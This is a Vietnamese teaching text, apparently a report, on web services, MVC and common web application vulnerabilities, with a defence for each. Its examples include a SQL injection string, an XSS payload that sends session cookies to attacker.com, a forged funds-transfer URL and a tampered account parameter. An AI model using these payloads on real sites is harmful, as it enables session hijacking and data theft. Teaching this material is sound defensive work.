- Các giải pháp phát triển theo hướng Web 2.0 hiện nay có thể phân làm 2 loại: hoặc xây dựng hầu hết tính năng trên một nền tảng máy chủ duy nhất; hoặc xây dựng ứng dụng "gắn thêm" cho máy chủ web, có sử dụng giao tiếp API.

## 7. Web services

### A. Tổng quan web services


- Tổng quan về Service là một hệ thống có khả năng nhận một hay nhiều yêu cầu xử lý và sau đó đáp ứng lại bằng cách trả về một hay nhiều kết quả. Quá trình nhận yêu cầu và trả kết quả về được thực hiện thông qua các interface đã được định nghĩa trước đó.
- Vậy web service là gì: Web Service là một giao diện truy cập cung cấp các chức năng cho ứng dụng truy cập để gửi và nhận thông tin. Mô hình minh họa web services.



Hình 17: Mô hình minh họa web services

### B. Kiến trúc Web Service

- Mô tả cơ chế hoạt động của Web Service



- Cơ chế hoạt động của Web Service yêu cầu phải có 3 thao tác đó là : Find, Public, Bind. Trong kiến trúc Web Service, Service Provider công bố các mô tả về các service thông qua Service Registry. Service Consumer tìm kiếm trong các Service Registry để tìm ra các service mà họ cần sử dụng. Service Consumer có thể là một người hoặc cũng có thể là một chương trình.
- Kiến trúc phân tầng của Web Service



- Các tầng truyền thống như Packaging, Description, và Discovery trong mô hình Web Service Stack là những tầng cung cấp khả năng tích hợp và cần thiết cho mô hình ngôn ngữ lập trình trung lập.
  - **Tầng Discovery:** Tầng Discovery cung cấp cơ chế cho người dùng khả năng lấy các thông tin mô tả về các Service Provider. Công nghệ được sử dụng tại tầng này đó chính là UDDI – Universal Description, Discovery and Integration.
  - **Tầng Description:** Khi Web Service được thực thi, nó cần phải đưa ra các quyết định về các giao thức trên các tầng Network, Transport, Packaging mà nó sẽ hỗ trợ trong quá trình thực thi. Các mô tả về dịch vụ sẽ đưa ra phương pháp để làm thế nào mà các Service Consumer có thể liên kết và sử dụng các service đó. Tại tầng Description, công nghệ được sử dụng ở đây chính là WSDL (Web Service Description Language) – Ngôn ngữ mô tả Web Service
  - **Tầng Packaging:** Việc thực hiện vận chuyển các dữ liệu Web Service được thực hiện bởi tầng Transport, tuy nhiên trước khi được vận chuyển, các dữ liệu cần phải được đóng gói lại theo các định dạng đã định trước để các thành phần tham gia vào mô hình Web Service có thể hiểu được, việc đóng gói dữ liệu được thi bởi tầng Packaging. Việc đóng gói dữ liệu bao gồm các công việc định dạng dữ liệu, mã hóa các giá trị đi kèm dữ liệu đó và các công việc khác.
  - **Tầng Transport:** Tầng Transport có vai trò đảm nhiệm việc vận chuyển các Web Service Message, tại đây bao gồm một vài dạng công nghệ khác nhau cho phép các giao tiếp trực tiếp giữa các Application – to – Application dựa trên tầng Network. Mỗi công nghệ bao gồm các giao thức như tcp, http, smtp và jabber ..v.v.
  - **Tầng Network:** Tầng Network trong công nghệ Web Service chính xác giống tầng Network trong mô hình giao thức TCP/IP. Nó cung cấp khả năng giao tiếp cơ bản, định địa chỉ và định tuyến.

### C. Ngôn ngữ mô tả Web Service - WSDL

- Tổng quan về WSDL:
  - WSDL viết tắt của cụm từ Web Service Description Language – Ngôn ngữ mô tả Web Service. WSDL ra đời dưới sự phát triển của IBM và Microsoft.
  - WSDL dựa trên giao thức XML để trao đổi thông tin trong môi trường tập trung hoặc phân tán.
  - WSDL mô tả cách thức truy cập tới Web Service và các hành động thực thi trên Web Service đó.
  - WSDL là ngôn ngữ cho việc mô tả các giao diện Web Service dựa trên nền tảng XML.


- WSDL là ngôn ngữ mà UDDI Sử dụng.
- Các thành phần của WSDL: Một tài liệu WSDL thường bao gồm các thành phần chính sau đây:

Thành phần	Mô tả
<type>	Định nghĩa kiểu dữ liệu được dùng trong Web Service
<message>	Các thông điệp được sử dụng trong Web Service
<port type>	Các thao tác được thực thi bởi Web Service
<binding>	Các giao thức giao tiếp dùng cho Web Service

## 8. MVC

### A. Định nghĩa

- Mô hình MVC (Model - View - Controller) là một kiến trúc phần mềm hay mô hình thiết kế được sử dụng trong kỹ thuật phần mềm. Nó giúp cho các developer tách ứng dụng của họ ra 3 thành phần khác nhau Model, View và Controller. Mỗi thành phần có một nhiệm vụ riêng biệt và độc lập với các thành phần khác. Các thành phần trong mô hình MVC:



Hình 18: Mô hình MVC

- **Model**
- Đây là thành phần chứa tất cả các nghiệp vụ logic, phương thức xử lý, truy xuất database, đối tượng mô tả dữ liệu như các Class, hàm xử lý...
- **View**


- Đảm nhận việc hiển thị thông tin, tương tác với người dùng, nơi chứa tất cả các đối tượng GUI như textbox, images... Hiểu một cách đơn giản, nó là tập hợp các form hoặc các file HTML.

- Controller**

- Giữ nhiệm vụ nhận điều hướng các yêu cầu từ người dùng và gọi đúng những phương thức xử lý chúng... Chẳng hạn thành phần này sẽ nhận request từ url và form để thao tác trực tiếp với Model.

## B. Mô hình hoạt động của kiến trúc MVC:

- Hình sau mô tả lại luồng sự kiện được xử lý trong MVC:
  - User tương tác với View, bằng cách click vào button, user gửi yêu cầu đi.
  - Controller nhận và điều hướng chúng đến đúng phương thức xử lý ở Model.
  - Model nhận thông tin và thực thi các yêu cầu.
  - Khi Model hoàn tất việc xử lý, View sẽ nhận kết quả từ Model và hiển thị lại cho người dùng.



### **C. Ưu điểm và nhược điểm của MVC**

- **Ưu điểm:**
  - Thể hiện tính chuyên nghiệp trong lập trình, phân tích thiết kế. Do được chia thành các thành phần độc lập nên giúp phát triển ứng dụng nhanh, đơn giản, dễ nâng cấp, bảo trì..
- **Nhược điểm:**
  - Đối với dự án nhỏ việc áp dụng mô hình MC gây cồng kềnh, tốn thời gian trong quá trình phát triển. Tốn thời gian trung chuyển dữ liệu của các thành phần.

# PHẦN 2: NGUY CƠ AN TOÀN THÔNG TIN HỆ THỐNG ỨNG DỤNG WEB

## 1. Các loại lỗ hổng ứng dụng web

### 1. Lỗi SQL Injection


- Nguy cơ:** Khi truy vấn tới cơ sở dữ liệu lập trình viên thường sử dụng cách cộng xâu Input từ người dùng, các câu truy vấn này có thể bị mắc lỗi SQL Injection hoặc HQL Injection (nếu sử dụng Hibernate). Bằng việc lợi dụng các lỗ này, kẻ tấn công có thể xem, thêm, sửa, xóa dữ liệu trong database từ đó chiếm được tài khoản admin, lấy cắp thông tin người dùng...
- Mô tả tình huống:** Ứng dụng sử dụng mã độc khi xây dựng truy vấn SQL sau:

```
String query = "SELECT * FROM accounts WHERE custID=" +  
request.getParameter("id") +";";
```

- Kẻ tấn công có thể thay thế tham số 'id' trong trình duyệt để gửi đến: ' or '1'='1. Việc này thay đổi nghĩa của câu truy vấn và trả ra giá trị của tất cả các tài khoản trong cơ sở dữ liệu thay vì chỉ của 1 nhân viên mà thôi.

```
http://example.com/app/accountView?id=' or '1'='1
```

- Trong trường hợp xấu nhất, kẻ tấn công có thể sử dụng điểm yếu này để thực thi những thủ tục lưu trữ trong cơ sở dữ liệu và giúp chiếm quyền điều khiển cơ sở dữ liệu hoặc toàn bộ máy chủ.
- Ví dụ:**



Hình 19: Tấn công SQL Injection

- 1. Cho ứng dụng Web với form đăng nhập.
  - 2. Kẻ tấn công sẽ gửi dữ liệu tấn công trong phần dữ liệu của form
  - 3. Ứng dụng chuyển tấn công này đến cơ sở dữ liệu thông qua câu lệnh SQL.
  - 4. Cơ sở dữ liệu chạy câu truy vấn có chứa tấn công, mã hóa và gửi ngược lại cho ứng dụng.
  - 5. Ứng dụng giải mã và gửi kết quả trả về cho kẻ tấn công
  - **Phương pháp phòng chống:** Nếu sử dụng câu lệnh SQL động thì không nên thực hiện truyền trực tiếp các tham số động. Sử dụng một lớp giao tiếp an toàn cho các tham số. Có thể sử dụng prepared statements hoặc thủ tục lưu trữ.
  - Mã hóa tất cả nhập liệu người sử dụng trước khi chuyển nó đến giao tiếp xử lý. Kiểm tra dữ liệu đầu vào hợp lệ bằng các từ điển tiêu chuẩn phù hợp. Đây vẫn chưa phải là cách phòng thủ an toàn nhất vì nhiều ứng dụng sử dụng những ký tự đặc biệt trong các thông tin đầu vào.
  - Kết nối đến cơ sở dữ liệu với quyền thấp nhất nhằm giảm ảnh hưởng trong trường hợp nếu bị thỏa hiệp.
2. Thực thi mã script độc (Cross-site-scripting)
- **Nguy cơ:** Kết quả server trả về cho người dùng chủ yếu là dưới dạng HTML. Nội dung trả về thường bao gồm cả những giá trị mà người dùng nhập vào hệ

thống có thể bị mắc lỗi XSS nếu không kiểm soát dữ liệu đầu vào. XSS (Cross-Site Scripting) là một kĩ thuật tấn công bằng cách chèn vào các website động (ASP, PHP, CGI, JSP ...) những thẻ HTML hay những đoạn mã script nguy hiểm có thể gây nguy hại cho những người sử dụng khác. Trong đó, những đoạn mã nguy hiểm được chèn vào hầu hết được viết bằng các Client-Site Script như JavaScript, JScript, DHTML và cũng có thể là cả các thẻ HTML.

- **Ví dụ:** Ứng dụng sử dụng những dữ liệu thiếu an toàn trong việc xây dựng đoạn HTML dưới đây mà không xác thực hay loại bỏ ký tự đặc biệt.

```
(String) page += "<input name='creditcard' type='TEXT' value=\"" +  
request.getParameter("CC") + "\">";
```

- Kẻ tấn công có thể thay đổi tham số 'CC' trong trình duyệt thành:

```
'><script>document.location='http://www.attacker.com/cgi-bin/cookie.cgi?foo=  
'+document.cookie</script>'.
```

- Điều này làm cho ID phiên làm việc của nạn nhân bị gửi đến trang web của kẻ tấn công, có thể ăn cắp phiên làm việc đó. Hãy lưu ý rằng kẻ tấn công cũng có thể lợi dụng XSS để phá bất cứ chức năng tự động phòng thủ CSRF nào của trang web.
- **Phương pháp phòng chống:** Loại bỏ những ký tự đặc biệt một cách cẩn thận dựa trên nội dung bối cảnh HTML (phần thân, các thuộc tính, Javascript, CSS, URL) mà dữ liệu sẽ xuất hiện.
- Xác thực dữ liệu đầu vào hợp lệ qua "danh sách trắng – white list" cũng được khuyến khích nhưng đây không phải là một cách phòng thủ toàn diện bởi vì nhiều ứng dụng yêu cầu những ký tự đặc biệt. Nên giải mã bất cứ ký tự mã hóa nào và xác thực độ dài, các ký tự, và định dạng của dữ liệu trước khi cho phép sử dụng dữ liệu đầu vào đó.

### 3. Sai sót trong kiểm tra cơ chế định danh


- **Nguy cơ:** Lỗi trong cơ chế chứng thực và quản lý phiên làm việc cho phép kẻ tấn công lợi dụng, khai thác lỗ hổng này nhằm đăng nhập không cần tài khoản, thực thi các chức năng không cho phép
- **Ví dụ:**
- **Kịch bản 1:** Ứng dụng đặt vé máy bay cho phép viết lại URL, đặt id phiên làm việc trong URL:

```
http://example.com/sale/saleitems;jsessionid=2P0OC2JDPXM0OQSNDLPSKH  
CJUN2JV?dest=Hawaii
```

- Một người dùng muốn cho bạn của anh ta biết về việc bán vé. Anh ta email liên kết trên mà không biết anh ta đang gửi id phiên làm việc của mình. Người bạn của anh ta sử dụng liên kết đó có thể sử dụng phiên làm việc và cả thẻ tín dụng.
- **Kịch bản 2:** Thời gian chờ của ứng dụng không được chỉnh phù hợp: Người dùng sử dụng một máy công cộng để truy cập vào trang web. Thay vì chọn

“đăng xuất” anh ta chỉ đóng trình duyệt và đi. Một người khác sử dụng cùng trình duyệt đó vài giờ sau vẫn có thể sử dụng phiên làm việc đó.

- Kịch bản 3:** Người nội bộ hoặc kẻ tấn công có quyền truy cập đến cơ sở dữ liệu lưu trữ password. Password không được mã hóa cho phép kẻ tấn công ăn cắp được những tài khoản đó.



Hình 20: Sai sót trong kiểm tra định danh trên URL


#### 4. Sử dụng đối tượng tham chiếu không an toàn

- Nguy cơ:** Sử dụng các đối tượng, đầu vào không an toàn từ người dùng, không kiểm tra quyền của người dùng, cho phép kẻ tấn công thực hiện chức năng nhiều hơn quyền thực tế đã cấp.
- Ví dụ:** Ứng dụng sử dụng dữ liệu chưa được kiểm tra trong một truy vấn SQL truy cập đến thông tin tài khoản:

```
String query = "SELECT * FROM accts WHERE account = ?";  
PreparedStatement pstmt = connection.prepareStatement(query, ...);  
pstmt.setString(1, request.getParameter("acct"));  
ResultSet results = pstmt.executeQuery();
```

- Kẻ tấn công có thể dễ dàng thay đổi tham số ‘acct’ trong trình duyệt để xem bất cứ thông tin tài khoản nào. Nếu không kiểm định kẻ tấn công có thể lợi dụng để ăn cắp tài khoản của bất kì ai thay vì chỉ được truy cập vào một số tài khoản nhất định.

<http://example.com/app/accountInfo?acct=notmyacct>



Hình 21: Ví dụ minh họa sử dụng đối tượng không an toàn

- Kẻ tấn có thể nhận biết được tham số tài khoản của chúng là 6065 **?acct=6065**
- Chúng thay đổi nó thành một số khác **?acct=6066**
- Ứng dụng bị lỗi kẻ tấn công có thể coi được thông tin tài khoản của người bị hại.
- Phương pháp phòng chống: Sử dụng mỗi liên kết đối tượng cho từng người dùng hoặc phiên làm việc. Việc này có thể ngăn chặn kẻ tấn công nhắm đến các dữ liệu không được bảo vệ. Ví dụ, thay vì sử dụng khóa cơ sở dữ liệu, một danh sách cho phép lựa chọn có thể được đánh số từ 1 đến 6 để xác định lựa chọn nào người dùng muốn truy cập. Ứng dụng sau đó sẽ phải biến đổi từ tham biến gián tiếp đến khóa.
- Kiểm tra truy cập. Đối với mỗi tham chiếu trực tiếp từ một nguồn không xác thực phải được kiểm tra điều khiển để chắc chắn rằng người dùng được quyền truy cập đến đối tượng yêu cầu.


## 5. Giả mạo yêu cầu - Cross Site Request Forgery (CSRF)

- **Nguy cơ:** CSRF (Cross-site request forgery) là phương pháp mượn quyền của người dùng khác để thực hiện một hành động không cho phép. Ví dụ: Để có thể xóa một bài viết trên diễn đàn một member có thể mượn tay của một admin để làm việc đó vì member không đủ chủ quyền nhưng admin lại đủ chủ quyền để thực hiện hành động này. Kẻ tấn công lừa admin truy cập vào trang web có chứa đoạn mã xóa bài viết trên diễn đàn (Admin đang đăng nhập vào diễn đàn) như vậy admin đã gửi yêu cầu xóa bài viết trên diễn đàn mà không hề biết.

- Ví dụ:** Ứng dụng cho phép người dùng gửi đi những yêu cầu thay đổi trạng thái mà không có những giá trị bí mật. Như là:

<http://example.com/app/transferFunds?amount=1500&destinationAccount=4673243243>

- Như thế kẻ tấn công có thể tạo ra những yêu cầu gửi tiền từ tài khoản của nạn nhân đến tài khoản của chúng và kèm theo trong những thẻ hình ảnh hoặc iframe và đưa chúng lên mạng qua các website mà kẻ tấn công điều khiển.

- Nếu nạn nhân truy cập vào bất cứ trang web nào trong khi đang có phiên làm việc tại example.com yêu cầu giả mạo này được thực thi thành công.



Hình 22: Tấn công CSRF

- Phương pháp phòng chống:** Ngăn chặn CSRF yêu cầu những giá trị không đoán được trong thân của URL hoặc yêu cầu HTTP. Những giá trị đó nên ở mức tối thiểu là riêng biệt cho từng phiên làm việc của người dùng, nhưng cũng có thể riêng biệt từng yêu cầu.
- Khuyến khích thêm vào những giá trị riêng biệt trong một trường ẩn. Nó giúp giá trị đó được gửi đi trong yêu cầu HTTP, tránh việc phải thêm nó vào trong URL
- Những giá trị riêng biệt đó có thể được thêm vào qua URL hoặc tham số của URL. Tuy nhiên những tham số như vậy có những rủi ro như việc làm cho kẻ tấn công biết và tìm cách qua mặt.


## 6. Sai sót trong cấu hình an ninh

- **Nguy cơ:** Sai sót trong cấu hình an ninh cho phép kẻ tấn công dễ dàng chiếm được tài khoản quản trị, quyền quản trị hệ thống từ đó chiếm quyền điều khiển máy chủ.
- **Ví dụ:**
- **Kịch bản 1:** Một bản vá được phát hành nhưng bạn đã bỏ qua. Kẻ tấn công có thể lợi dụng lỗi đó bất cứ lúc nào nếu bạn còn chưa cập nhật.
- **Kịch bản 2:** Giao diện điều khiển máy chủ của quản trị viên được tự động cài đặt và không được gỡ bỏ. Tài khoản mặc định chưa được thay đổi. Kẻ tấn công phát hiện đăng nhập với tài khoản mặc định và chiếm quyền điều khiển hệ thống.
- **Kịch bản 3:** Chức năng liệt kê thư mục chưa được vô hiệu hóa, kẻ tấn công phát hiện và có thể liệt kê các tập tin trong thư mục và tìm tập tin. Ví dụ những tập tin Java class của bạn, kẻ tấn công dịch ngược về mã nguồn và tìm ra những lỗ hổng nghiêm trọng trong đó.
- **Phương pháp phòng chống:** Một tiến trình bảo mật có thể dễ dàng lặp lại giúp cho việc triển khai trên môi trường khác nhanh chóng và dễ dàng, nên được thiết lập giống nhau, nên được tự động để giảm thiểu công sức thiết lập một môi trường mới an toàn.
- Một tiến trình cho việc cập nhật và triển khai tất cả những bản nâng cấp và bản vá của phần mềm một cách định kỳ đối với mỗi môi trường được triển khai. Nó cũng bao gồm luôn những thư viện chương trình thường bị bỏ qua.
- Một kiến trúc ứng dụng vững chắc có thể phân tách và bảo vệ các thành phần riêng biệt.
- Xem xét việc chạy chương trình quét và kiểm tra định kì để phát hiện những cấu hình sai hoặc những bản vá thiếu.

## 7. Lưu trữ mật mã không an toàn

- **Nguy cơ:** Khi hệ thống bị tấn công và kẻ tấn công lấy được thông tin trong cơ sở dữ liệu, các dữ liệu nhạy cảm sẽ bị lộ nếu không được mã hóa hoặc mã hóa không an toàn.
- **Ví dụ:**
- **Kịch bản 1:** Mã hóa thẻ tín dụng trong cơ sở dữ liệu được sử dụng để ngăn chặn việc thông tin bị lộ ra với người sử dụng. Tuy nhiên, cơ sở dữ liệu lại được thiết lập để tự động giải mã các truy vấn đối với cột lưu thẻ tín dụng, điều này cho phép kiểu tấn công SQL Injection thu thập được thông tin thẻ tín dụng ở dạng không mã hóa. Thực chất hệ thống này cần phải được thiết lập sao cho những thông tin chỉ được giải mã ở những ứng dụng phía trong, không phải từ những ứng dụng web bên ngoài.
- **Kịch bản 2:** Một cơ sở dữ liệu về mật khẩu sử dụng unsalted hashes để lưu trữ mật khẩu của mọi người. Một lỗi tải file đã được tận dụng bởi tin tặc để lấy các tập tin mật khẩu. Tất cả unsalted hashes bị giải mã chỉ trong vòng 4 tuần,

trong khi đối với những hashes nếu được tạo ra đúng cách (with salt) việc giải mã sẽ phải mất hơn 3000 năm



Hình 23: Lưu trữ mật mã không an toàn

- **Phương pháp phòng chống:** Xem xét các nguy cơ đe dọa tới sự bảo mật của các dữ liệu (ví dụ: tấn công từ bên trong, người sử dụng bên ngoài), chắc chắn bạn mã hóa tất cả dữ liệu còn lại ở trạng thái lưu trữ theo cách thức để bảo vệ chống lại các mối đe dọa này.
